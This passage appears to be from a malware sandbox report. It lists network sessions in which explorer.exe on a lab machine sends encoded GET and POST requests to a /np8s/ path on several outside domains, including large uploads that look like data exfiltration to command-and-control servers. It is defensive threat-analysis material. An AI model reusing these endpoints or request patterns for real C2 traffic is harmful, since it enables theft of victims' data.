BfaTQxNUWIbr5GVXNu0OEPWAh8xkpUdJoZrU2oTeV9txH58P87_08(lfKYml-MbunXCxkAOvicULpTaGu947q0Xl-p n309sdyi2rEEVdCVrIDYu3cDxrk5okLnuZQlp0-O6abWGW67BxzfeR8dTNmWfYTGI9LAUqDXJfIPiL7Ooe8KH(Vlcb HpxZBaiUqYquYBUolxyUfObOVOvBlcSDQAEpa6LmfWn48K9suw0(tZfEi~fdnXKX8~ss9HxK1SoFRoi8aH6JBjSQvp jlSKhmuEF9fow8hkHT0wqUbuWoghUNwFq4891iB~RlfhxWxG8QC~kSyu8bdmUavNUbHoNoWh3GUcYgLx6Wdz7SUc6p XuF6YUJlWhte2biYJRhZi7zAvakoPYAKdMFD1w9Cd9TOaH34ejSdtf7wG2KFxkElZRqwKQPc0~ByDMAYWUvLeN1V-s H7eglttiqgCJ7VlWFqOfgiXIc6PWXkzespoqIaDtyejMWq2Vy4XF3(F(n5rvStxlZf7RPtgOh3wGXMquO4Vy1vhGK3M6_TiJ8B
May 27, 2022 17:28:18.058130026 CEST	7768	IN	HTTP/1.1 301 Moved Permanently location: https://rasheedabossmoves.com/np8s/ Vary: Accept-Encoding Server: DPS/1.13.2 X-SiteId: 4000 Set-Cookie: dps_site_id=4000; path=/ Date: Fri, 27 May 2022 15:28:18 GMT Connection: close Transfer-Encoding: chunked Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49838	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:18.048566103 CEST	7768	OUT	GET /np8s/?c2MH6DeP=pvCvVC1srqMzTu3vjZ/Pi4S7puQ7WYlroZs2vwEH9SE4BkgUF4SEMyF7QpXUX37idvZ6&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.rasheedabossmoves.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:28:18.078677893 CEST	7768	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49842	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:23.310956001 CEST	7896	OUT	POST /np8s/ HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.o7oiwlp.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.o7oiwlp.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 5a 67 43 72 46 35 79 32 45 73 4d 42 52 64 35 50 48 77 34 51 53 30 31 32 4d 78 36 45 42 48 64 32 74 45 33 38 37 67 51 35 7e 52 62 39 77 45 66 71 4d 37 35 4b 6d 57 7e 31 50 50 76 38 74 49 4a 47 57 49 36 43 68 35 41 49 72 70 43 79 42 52 5a 66 35 48 30 6f 57 77 43 41 32 34 38 66 59 6f 41 45 35 68 57 61 45 71 52 31 36 4f 62 5f 64 72 48 4c 41 39 4d 48 70 7a 57 41 6a 75 78 70 61 4d 38 6e 51 62 4d 32 72 6f 6b 4f 51 69 32 51 77 51 6a 47 79 65 64 62 55 79 45 42 53 6b 6a 76 7e 54 63 4c 30 63 78 30 6d 75 45 6a 28 6d 34 4c 73 73 71 4b 54 74 4d 4f 7e 76 72 48 44 32 4c 4d 41 5f 4e 76 43 4e 36 75 5a 33 37 54 69 35 71 34 39 64 4b 51 79 38 4a 61 28 52 35 78 36 73 41 37 72 79 49 71 50 37 35 48 4c 73 4d 6e 50 5a 76 72 48 66 72 32 57 51 74 64 47 59 7e 50 4a 6c 59 42 55 45 4a 62 70 4e 33 74 31 5f 50 30 30 45 42 69 36 4b 6e 56 77 7a 6a 73 35 49 6a 41 6d 44 34 43 71 79 62 71 79 31 53 35 4a 56 79 53 6b 46 70 77 78 70 53 65 79 68 5a 42 69 49 6d 30 28 5f 37 41 32 6c 4d 66 55 36 77 50 6c 4a 64 4e 32 74 69 59 50 30 4c 39 64 6a 6b 56 6f 41 7e 46 51 53 30 47 59 72 41 53 35 77 39 4f 55 58 75 47 63 37 79 45 46 47 28 4e 72 43 4b 62 79 38 4c 75 64 51 56 63 76 72 30 51 4e 50 52 72 62 58 32 66 69 4b 7e 71 69 57 73 65 28 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=ZgCrF5y2EsMBRd5PHw4QS012Mx6EBHd2tE387gQ5~Rb9wEfqM75KmW~1PPv8tIJGWI6Ch5AIrpCyBRZf5H0oWwCA248fYoAE5hWaEqR16Ob_drHLA9MHpzWAjuxpaM8nQbM2rokOQi2QwQjGyedbUyEBSkjv~TcL0cx0muEj(m4LssqKTtMO~vrHD2LMA_NvCN6uZ37Ti5q49dKQy8Ja(R5x6sA7rylqP75HLsMnPZvrHfr2WQtdGY~PJlYBUEJbpN3t1_P00EBi6KnVwzjs5IjAmD4Cqybqy1S5JVySkFpwxpSeyhZBiIm0(_7A2lMfU6wPlJdN2tiYP0L9djkVoA~FQS0GYrAS5w9OUXuGc7yEFG(NrCKby8LudQVcvr0QNPRrbX2fiK~qiWse(A).
May 27, 2022 17:28:23.504209995 CEST	7938	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:28:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49844	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:23.535881996 CEST	7951	OUT	POST /np8s/ HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.o7oiwlp.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.o7oiwlp.xyz/np8s/ Accept-Language: en-US

Timestamp	kBytes transferred	Direction	Data
			Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 5a 67 43 72 46 37 33 6a 61 50 59 59 53 4e 31 38 45 41 73 45 48 55 46 30 4e 42 7e 48 4f 6d 77 32 6e 56 47 4e 31 43 59 49 28 54 62 6e 6d 6b 44 48 62 73 31 43 6d 53 36 51 56 73 47 33 36 34 56 46 57 4d 57 38 68 35 30 49 6f 70 71 35 41 32 46 35 33 45 63 76 55 51 44 37 31 34 38 47 54 4e 67 6c 35 6e 4c 31 45 71 59 2d 36 2d 6e 5f 50 59 76 4c 52 75 30 4d 30 44 58 46 67 71 63 32 43 73 77 41 51 62 55 75 72 73 73 4f 51 53 36 51 7a 78 54 46 6c 50 64 63 5a 43 45 41 5a 45 6a 36 33 7a 41 66 30 63 46 4b 6d 72 6b 6a 28 30 63 4c 71 74 4b 4b 61 38 4d 4a 30 5f 72 65 48 32 4c 46 45 5f 52 36 43 4a 61 59 5a 79 57 73 69 4a 75 34 39 74 4b 52 33 76 35 73 6f 79 51 6e 38 73 63 63 72 79 55 51 50 70 4d 55 4c 74 51 48 49 72 33 51 62 72 54 63 57 54 42 33 41 34 7e 4c 43 46 59 67 55 45 4a 72 70 4e 33 48 31 5f 28 30 30 44 6c 69 34 73 37 56 67 68 62 76 6b 59 6a 5f 74 6a 35 52 6e 53 58 61 79 78 7e 70 4a 51 65 30 6b 32 46 77 6a 38 32 65 30 56 74 4f 76 6f 6d 36 78 66 37 6a 28 46 4d 51 55 36 77 58 6c 49 64 64 78 63 7e 59 56 41 66 39 64 42 4d 56 71 77 7e 46 65 79 31 41 57 4c 4d 43 35 77 6c 4b 55 53 72 39 63 4b 32 45 45 54 6a 4e 71 6e 7e 62 78 4d 4c 75 52 77 56 4f 70 36 41 62 62 64 31 55 57 6b 69 55 6e 66 58 76 68 6e 64 67 76 4f 32 75 7e 4b 4c 50 48 31 58 54 68 7a 35 30 71 50 50 6a 67 52 70 55 63 73 4f 49 39 46 30 54 31 41 79 4b 56 64 58 46 43 52 6d 4e 4c 49 53 46 71 57 6f 73 4b 5f 75 71 4c 2d 66 37 79 6b 39 50 73 61 51 75 68 4f 39 4e 55 4f 7e 44 42 47 6a 30 77 6f 57 72 77 77 5a 62 35 35 35 2d 41 71 71 4e 55 72 35 56 50 6b 70 48 6d 68 74 2d 58 6c 39 5f 53 5a 51 65 78 34 73 33 79 75 77 43 36 6d 56 70 51 6a 35 4a 61 55 4b 67 39 56 4d 57 28 46 64 38 6c 2d 53 4e 4d 4a 7e 55 69 56 6d 37 32 52 7a 64 6b 71 52 69 6d 66 43 6e 76 39 73 44 54 43 49 6d 72 78 49 64 31 4b 51 69 6d 47 71 65 59 41 50 31 55 36 53 66 79 36 78 7a 67 76 46 52 56 73 32 57 46 62 74 67 57 77 4e 52 65 51 41 6e 69 72 34 70 73 47 6a 55 6c 6f 4f 48 43 63 65 63 53 5f 34 68 6d 57 33 48 4b 5a 72 62 6e 38 74 30 36 52 52 46 58 51 6d 35 62 43 46 4c 39 4b 47 42 6b 33 36 48 6f 79 6e 32 67 36 5a 7a 39 42 31 6e 7a 41 49 39 4d 51 73 69 42 78 4f 38 65 2d 6e 48 66 53 79 33 62 35 65 58 49 75 77 46 4d 62 5a 41 36 44 38 69 38 73 31 56 47 32 6f 41 55 71 77 41 69 7a 69 43 77 38 77 6f 7e 6c 6e 4c 57 46 37 56 35 69 6c 38 39 69 55 6c 4d 58 68 62 73 75 32 54 34 4e 56 61 68 57 64 64 34 4f 58 44 41 5a 37 6c 62 68 32 6c 51 37 47 6f 66 4b 33 47 6a 4d 30 6a 70 72 70 32 52 35 78 76 34 5f 53 57 53 58 37 5f 38 54 77 35 39 34 55 47 7a 69 61 50 59 6f 57 70 31 58 43 42 4d 42 6f 58 43 71 6e 52 7a 31 4e 64 75 7a 79 69 43 77 45 6c 71 54 55 46 46 58 28 43 42 73 63 73 74 6e 76 44 70 61 6a 59 43 64 62 62 61 52 7e 35 36 68 31 69 6d 70 4e 33 70 48 62 49 4a 44 75 45 49 44 4a 54 5a 36 58 72 4f 4f 37 2d 41 47 7e 73 70 6e 52 62 4a 52 6a 51 4d 49 48 78 30 4a 53 2d 6a 4a 7e 4e 28 65 71 76 62 32 56 66 7a 70 39 33 63 50 48 38 4b 4b 58 33 71 4a 4e 6b 78 71 53 33 6d 4e 69 71 53 42 4d 47 6c 79 30 77 56 4a 61 71 4e 39 78 59 28 50 64 63 36 64 49 35 4c 51 59 5a 54 62 4e 32 70 4a 49 6c 51 62 77 64 4d 71 53 77 38 6f 72 6c 4c 35 67 79 33 42 28 46 55 70 6e 38 37 5f 55 6d 30 58 37 75 7a 5a 44 6a 69 36 31 4e 72 5f 7e 35 32 32 72 69 4c 6f 42 74 63 74 6f 34 6b 5f 6e 58 37 2d 49 54 42 4d 38 4c 4a 49 37 48 6c 4e 61 6e 74 46 4b 2d 6d 4d 7a 6a 31 36 67 67 73 58 44 30 51 41 58 78 69 47 49 70 33 55 75 70 28 56 66 51 36 35 67 78 6a 65 67 43 30 38 35 53 4b 58 33 70 58 42 30 58 79 47 4f 65 6a 69 77 55 7a 30 4f 6a 4f 71 62 71 6b 7a 4e 32 48 7a 77 64 73 71 34 61 64 32 65 37 76 78 52 52 6b 73 46 52 34 64 57 45 7a 49 36 45 28 6e 4a 6c 6e 35 46 65 4e 6a 6f 44 64 62 39 2d 61 46 41 74 79 42 44 55 74 73 61 59 6e 78 37 31 59 6d 70 5f 59 33 58 73 32 75 78 4f 4f 34 31 53 57 34 6f 2d 32 4e 54 70 63 78 52 33 78 36 36 59 5a 38 53 7a 6e 6f 42 77 64 46 79 36 76 33 78 6c 46 5a 53 31 77 76 6e 74 75 32 77 62 33 41 72 43 6e 69 57 43 71 59 55 6e 58 35 34 36 47 51 28 52 4b 4a 57 6a 66 50 7e 71 35 67 58 62 34 61 47 6a 52 54 4b 75 63 76 77 4b 48 4e 7e 41 33 74 36 76 78 4a 28 52 53 70 52 65 30 46 36 53 6a 58 70 70 36 64 6d 4f 68 64 32 6b 45 36 50 61 4a 61 77 44 7e 5a Data Ascii: c2MH6DeP=ZgCrF73jaPYYSN18EAsEHUF0NB~HOmw2nVGN1CYI(TbnmkDHbs1CmS6QVsG 364VFWMW8h50lopq5A2F53EcvUQD7148GTNgl5nL1EqY-6-n_PYvLRu0M0DXFgqc2CswAQbUurssOQS6QzxTFlPdcZ CEAZEj63zAf0cFKmrkj(0cLqtKKa8MJ0_reH2LFE_R6CJaYZyWsiJu49tKR3v5soyQn8sccryUQPpMULtQHIr3QbrT cWTB3A4~LCFYgUEJrpN3H1_(00Dli4s7VghbvkYj_tj5RnSXayx~pJQe0k2Fwj82e0VtOvom6xf7j(FMQU6wXlIddx c~YVAf9dBMVqw~Fey1AWLMC5wlKUSr9cK2EETjNqn~bxMLuRwVOp6Abbd1UWkiUnfXvhndgvO2u~KLPH1XThz50qPP jgRpUcsOI9F0T1AyKVdXFCRmNLISFqWosK_uqL-f7yk9PsaQuhO9NUO~DBGj0woWrwwZb555-AqqNUr5VPkpHmht-X l9_SZQex4s3yuwC6mVpQj5JaUKg9VMW(Fd8l-SNMJ~UiVm72RzdkqRimfCnv9sDTCImrxId1KQimGqeYAP1U6Sfy6x zgvFRVs2WFbtgWwNReQAnir4psGjUloOHCcecS_4hmW3HKZrbn8t06RRFXQm5bCFL9KGBk36Hoyn2g6Zz9B1nzAI9M QsiBxO8e-nHfSy3b5eXIuwFMbZA6D8i8s1VG2oAUqwAiziCw8wo~lnLWF7V5il89iUlMXhbsu2T4NVahWdd4OXDAZ7 lbh2lQ7GofK3GjM0jprp2R5xv4_SWSX7_8Tw594UGziaPYoWp1XCBMBoXCqnRz1NduzyiCwElqTUFFX(CBscstnvDp ajYCdbbaR~56h1impN3pHblJDuEIDJTZ6XrOO7-AG~spnRbJRjQMIHx0JS-jJ~N(eqvb2Vfzp93cPH8KKX3qJNkxqS 3mNiqSBMGly0wVJaqN9xY(Pdc6dI5LQYZTbN2pJllQbwdMqSw8orlL5gy3B(FUpn87_Um0X7uzZDji61Nr_~522riL oBtcto4k_nX7-ITBM8LJI7HlNantFK-mMzj16ggsXD0QAXxiGIp3Uup(VfQ65gxjegC085SKX3pXB0XyGOejiwUz0O jOqbqkzN2Hzwdsq4ad2e7vxRRksFR4dWEzI6E(nJln5FeNjoDdb9-aFAtyBDUtsaYnx71Ymp_Y3Xs2uxOO41SW4o-2 NTpcxR3x66YZ8SznoBwdFy6v3xlFZS1wvntu2wb3ArCniWCqYUnX546GQ(RKJWjfP~q5gXb4aGjRTKucvwKHN~A3t6 vxJ(RSpRe0F6SjXpp6dmOhd2kE6PaJawD~Z0cS5sPmKRPE392I-5luPcX4XuffUBtH9Bxo8ESo_jaAeeeVo7Kr7V69iV-KMZjf6~ZiCHkseSYP9BzlZdx5oNWAkDL38LvXlrOKWCInwmt7TCWxidoc501ICeKtuWzyB9QBud3LftkPEGcSy(IBkWWMa7449b8N8nENQHjYdZJ2iWCXDRP0syabwN0eppvvDWZXDMaMeq_cp02BnUyYstAXm5bIAgfQgQ 9cb4Vi6AScabzLUCO9TaJpBb6PlkOJFA_eVjj6E2BwesDaCrjMAhXKiNZpPxu4XDg9GVBVLNYN9XH0b5mOIm28tcJD 4QqXdCKmrR1XwDXscFlLNJ_cjaCSvQTbZuL3cGaNxU_pUx8l2WsIAf06Jkxv5bqUdn6N1~CULGqQyekRwmveTk3XYH P9jm_GX38(3K3Jg3oTxV-QLtXQusHom(NrNgOKzEFT0O4tFnjGqzIGKtKSrHyQs7k8Pb2~T4cgzcGmR0WXqp1maer8 sw6ntk2YlKi7I~uu_HDx8WwMtlhQIKzqzANjtK0LMOdizPNnbSbaOlF4_jOUqSgFZU5XbwZXa2cVpt27ZTAI12p5-Q i39WGZsQSeZeQcAEOa0h_hxwPzYEqxYbVmtCNUoz1gEWv5vD73vpTtiqYT8FemWKcu3txQCKaYDMN~-Q hpH7WxTYLysmvEmAcjxNV2YlDe1Z50Vkr3DNu3ufncFoGVtDq0TjFzcq44W(-V7o0Mvpp85qNOIXP2cXQiRqS56Lp0 _ezwRYucyuRGS3l2rvs(8vtm3YqPjvPgYIeC7MBhIU0lOMQm9zDD-ZHu6l5tdpBt_9lgOac9QoLBiv8Db9LBSeyI7m h34ffQ3WwaVKdV4oX(U(2idu77k(r4Y4626ofR4SxZAZBx0SIkth6cE15JjunjIogSG2oSeKcCZQuLkT8VYOuBP2yP tg8PiKoBNNTscxqpop2HydKox(QIhEo5CxQdU7hcJjDnu9i3HnIsFVfceiEgGGVPZfeyUAL9VweCtt8tG4k0BaKrq1 WDx3AWd6z3fNQ5mfJPKyXIjYfzpCYy6iRTzE_WQIWwOBeqAIndAtKGbK80xzTR1qkbzATIR49qg5T1TmvGHUcTDz69 mx5oPmKCDI7fEFljKRD90-AlbggEPS8l968J8xns1UIJN9lV41v9xn0KPmldPFtZCkr-OomrTScuGUx4Ia2CLGicp 8r79q(XFlycDxLd~-GBAyjQ~tUbnHipCsPcPCvrTKSLNHd452g6b2qfIEIakIn_PROqzADpDqdU(_DiACnncvjQ3mw UTACM8ynWbNd4TiPKVV5zTRBbnd1GlJCX7ehCf1AWp9t4Jp(gZO0g2aEdl3xIFTK95QLowkBxC0q6PL~RQP7E9Z1XO EnXM0o69p7LClPvRXKfggRNw6MXyQqDOdQpRwTr3qMkbyUJvnYOBV4dtcyzzMNZ9EHpvxeWy3dqFAl-bAp-s-E3q8M 54sPYEzzYZVMimbcFnXFEZ3kFY5JbCczo5R~7A9u5~FV0B8rP6c5WSmk8kmIbn2ZLvH(lz3ceS4Wswoa-5MAIuHBhn pJ9wfUQMOdj3HizDNKDnn3jyGBNt4PKb2MWVo9EVqZM3-khmwIIM42ECy33sICM2Iie9sbo5JLHGuna9Q7ANK9woy8 CpliqP4j26mFjo3imkaRoKKeg7gmTWeIkZdrG6admFKT97mOAGiZtKHxzj7t_LXhsQO1hgeK5E7ZegX8ImStFMkwvC hnfHhZgXtGO~pba~ZFM7Qq4gucWWuqEOIShMu09G81S4HUtO3XSXhtpmpi1IEoEwWKIBCTG(YxyoLhtXZ(9NGertUe rmwGEcmTIX9WRih8AyJbM8SlNvxkvdkzXqvrmy9CaFvwaVsOyy8313-gN4jaLMLE08ZLLb25fpKgVBdUEpti62rqLW bYlClJ7qexYPb6EPnAbYOWRwrL0W-fyCO37gH8M1iArWB0heQL5p9JF7ULqdWfRIi9XWUlut2Quy9RKN9u4TE4eo73 kD2ZHUqXj8HBOo-oOhW1fAKZkpzxnwinAfMp1dQw4Ha2uVG(Mo4z9S5dqqgtY6bw5AkQ3vXmqv_iK6AnVN0i0TOiek 72PEVjAu3C0OR6b21wvUoEye3yIvLodYlObWIG7Mi(MQBlqzfiSSJF_6Tq1UgRsbWemUqHj5YRXdFx7Zzx8Jh79JuX s~5jk6k3sZPD74PDRZI0dqhzqgrC5AIE-BuKwNdkrk1KTgIt0J-xbytjqpQc9p-fF4Kx4WS~0vht9u4AVoT4sLmMg2 m3OkIZIfqhEULNzAlkLWi8vw01g0Oim85(IEYi3SZQENoAeDU087108G755GeYpQk2jPJUkyfhHvSNVrOZIDjsemQT FlksDRlnvupCZpv6NHCoa445FBAW7V9lJN4USyt4ZsMErNtuXlsbZfB9mSdCjsT8a1EMA44bQ8iGXlZmaVH2QaWBXI S4yybqMXrS6pdM5(AUYrvX2zJqog4SDK5trXVsi3c7K72e7qicmsot3f7VPgxYRDtmk2o8AzFbyh1k8q3t8lqve1Cf ALnJCWfOKUPOyEFR8FgYXaJWUo3244ZLb2ZrDiDuia89Y9hR91csuNlSD11s1AyUOijbhyqNvtiVRIDpEGNqI03cQw 6dF8pdLwN7xX1NBPh0lVrISJlRnvyLlSOz1j35Cj4mqTmYG8eq5a4VXH5THOg0tl45vYCLF9vVR6JA

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:23.757885933 CEST	7960	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:28:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49845	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:23.735454082 CEST	7952	OUT	GET /np8s/?c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:28:23.930135012 CEST	7977	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:28:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49876	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:29.485685110 CEST	8504	OUT	POST /np8s/ HTTP/1.1 Host: www.ratebill.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.ratebill.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ratebill.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 42 43 6b 47 48 6c 45 74 28 69 41 49 73 62 79 4d 43 49 54 4c 48 75 7e 4f 39 6b 6b 73 45 30 56 74 4f 75 70 6b 66 30 4b 53 4e 56 55 4e 73 74 44 44 57 6f 44 62 48 6d 4e 42 7e 67 72 55 72 68 4f 4a 67 36 78 71 78 43 75 38 65 42 61 63 38 68 54 6f 54 65 61 79 54 37 36 31 44 70 78 70 44 74 4f 6e 71 7a 54 45 6f 4c 64 56 68 54 72 38 70 76 45 67 50 59 7e 4f 39 69 38 61 6a 30 68 37 28 39 6d 56 55 5a 5a 70 74 47 6b 49 77 45 44 5a 74 45 39 49 78 42 67 41 37 5f 33 38 6c 62 4d 75 41 4b 67 7a 67 42 4c 65 68 55 5a 4e 57 57 48 6f 4d 51 6a 6d 44 5f 5a 52 72 47 35 70 28 75 7e 36 4a 46 43 63 32 53 39 46 64 52 4a 76 76 39 62 33 72 45 69 56 4e 65 28 51 6c 38 75 64 41 5f 6d 74 72 38 72 4a 39 63 48 4c 4b 4a 38 6a 78 34 55 53 45 4c 70 6b 58 55 62 5f 73 57 72 32 6e 44 38 39 72 47 6c 30 6f 4d 4b 33 63 38 55 64 75 43 36 55 45 75 42 4d 45 34 54 7a 67 5a 69 4f 77 39 4d 7a 67 51 45 66 46 51 7a 34 62 4d 31 32 55 4b 6d 32 36 67 65 51 4a 56 44 47 78 65 59 6c 75 66 69 70 4e 61 32 33 31 73 57 39 4e 4a 54 77 6f 48 78 72 61 4f 79 6c 38 49 72 35 70 45 7a 6c 71 45 76 79 45 43 4e 6c 4e 41 39 77 68 49 6f 54 48 44 7e 72 4e 34 37 4a 39 4d 36 5f 37 45 38 6c 42 4a 48 6e 35 31 49 4e 41 42 6d 73 4a 45 55 4f 6a 64 4c 4e 63 43 6e 30 38 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=BCkGHlEt(iAlsbyMCITLHu~O9kksE0VtOupkf0KSNVUNstDDWoDbHmNB~grUrhOJg6xqx Cu8eBac8hToTeayT761DpxpDtOnqzTEoLdVhTr8pvEgPY~O9i8aj0h7(9mVUZZptGkIwEDZtE9IxBgA7_38lbMuAKg zgBLehUZNWWHoMQjmD_ZRrG5p(u~6JFCc2S9FdRJvv9b3rEiVNe(Ql8udA_mtr8rJ9cHLKJ8jx4USELpkXUb_sWr2n D89rGl0oMK3c8UduC6UEuBME4TzgZiOw9MzgQEfFQz4bM12UKm26geQJVDGxeYlufipNa231sW9NJTwoHxraOyl8Ir 5pEzlqEvyECNlNA9whIoTHD~rN47J9M6_7E8lBJHn51INABmsJEUOjdLNcCn08g).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49880	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:29.854491949 CEST	8565	OUT	POST /np8s/ HTTP/1.1 Host: www.ratebill.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.ratebill.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ratebill.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 42 43 6b 47 48 6e 51 37 78 32 77 56 78 62 50 73 57 65 58 66 50 5f 75 4d 78 30 6f 6a 61 47 51 74 4b 61 74 61 41 68 32 6a 63 67 51 62 6f 64 65 54 53 75 58 54 48 6e 38 6c 77 7a 50 75 76 42 4b 4b 67 37 56 55 78 43 71 38 66 41 79 4d 38 47 66 4f 55 38 69 39 52 62 36 4a 45 70 77 76 56 63 53 4b 71 7a 57 52 6f 4c 45 4b 68 6a 48 38 6f 4e 38 67 4a 5a 7e 4a 69 53 38 44 67 30 52 6e 37 39 72 48 55 5a 42 68 74 43 6b 49 78 30 50 5a 33 6b 74 4a 6d 57 4d 44 6a 5f 32 58 7a 4c 4d 4e 4f 71 6c 41 67 42 48 77 68 52 35 4e 57 41 76 6f 44 67 44 6d 49 75 5a 53 7e 6d 35 73 73 2d 7e 6a 4e 46 50 45 32 53 52 5a 64 56 52 56 75 49 62 33 6c 55 69 59 63 5f 37 75 75 39 75 30 43 5f 53 61 72 39 58 6b 39 4e 71 59 4b 4c 35 47 6e 36 4d 70 59 2d 31 65 58 52 4c 42 76 32 71 5f 76 6a 38 71 72 47 6c 45 6f 4d 4b 5a 63 39 6b 64 75 44 79 55 46 49 46 4d 48 61 36 6c 76 5a 69 4c 71 4e 4d 72 7e 67 5a 75 46 51 71 6d 62 4d 39 49 55 37 69 32 37 45 53 51 65 33 72 48 77 75 59 6a 67 5f 69 67 66 61 32 34 31 73 57 4c 4e 49 53 74 76 30 31 72 49 76 79 6c 73 61 44 35 6c 55 7a 6c 6d 6b 76 77 4c 69 42 50 4e 41 31 38 68 49 5a 6d 48 77 53 72 49 36 44 4a 7a 4a 61 5f 34 30 38 6c 4f 70 48 35 32 30 52 42 47 77 75 5f 4c 6e 30 44 70 61 43 36 53 47 76 5f 67 75 48 56 41 34 78 5a 4d 6f 70 2d 31 65 47 35 79 72 55 52 33 54 56 69 4b 78 7e 4c 75 5f 35 4d 67 6d 58 36 43 58 69 31 38 4b 52 4e 73 48 6f 56 49 73 4b 46 4c 4a 68 42 68 73 31 4f 58 6f 7e 67 76 53 53 77 55 65 68 52 71 73 71 67 49 58 32 5a 4e 6b 77 6c 7a 69 43 6b 52 6c 49 77 39 61 45 43 55 61 7a 30 